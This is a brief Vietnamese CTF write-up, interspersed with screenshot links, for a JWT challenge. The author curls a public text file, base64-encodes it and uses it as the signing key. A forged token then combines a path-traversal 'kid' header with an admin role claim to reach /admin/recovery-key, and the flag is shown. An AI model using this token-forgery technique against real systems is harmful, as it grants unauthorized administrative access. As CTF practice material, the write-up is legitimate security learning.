

Khi dùng JWT để tạo đẻ truy cập /admin/recovery-key thì nhận thấy JWT không hợp lệ
Có lẽ ở mục nhập key để kí thì đã bỏ qua kí hiệu xuống dòng
Vậy ta encode Base 64 trước bằng lệnh bash
curl -s http://w03.ctf.chronos-security.ro:33069/public/brand.txt | base64 -w0-> Output:
VmFyZGFubmUgQ29tbWFuZCDigJQgVmFyZGFubmUgSm9pbnQgT3BlcmF0aW9ucyBEaXJlY3RvcmF0ZQpDb25zb2xlIGFzc2V0OiBicmFuZCBiYW5uZXIgdjMuIFByb3BlcnR5IG9mIHRoZSBEaXJlY3RvcmF0ZS4KVW5hdXRob3JpemVkIGFjY2VzcyB0byB0aGlzIHN5c3RlbSBpcyBhbiBvZmZlbmNlIHVuZGVyIHRoZSBFbWVyZ2VuY3kgUG93ZXJzIEFjdC4K
-> JWT:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6Ii4uL3B1YmxpYy9icmFuZC50eHQifQ.eyJzdWIiOiJhbmFseXN0LXJlY29uLTE3Iiwicm9sZSI6ImFkbWluIn0.YVEyGMS5DJvlZiW_THLBxreRPQx7Lb2nR4ofiITkb1g
-> Flag:
CSCTF{XZxtfYajqm9oXROVJiHPg5AB}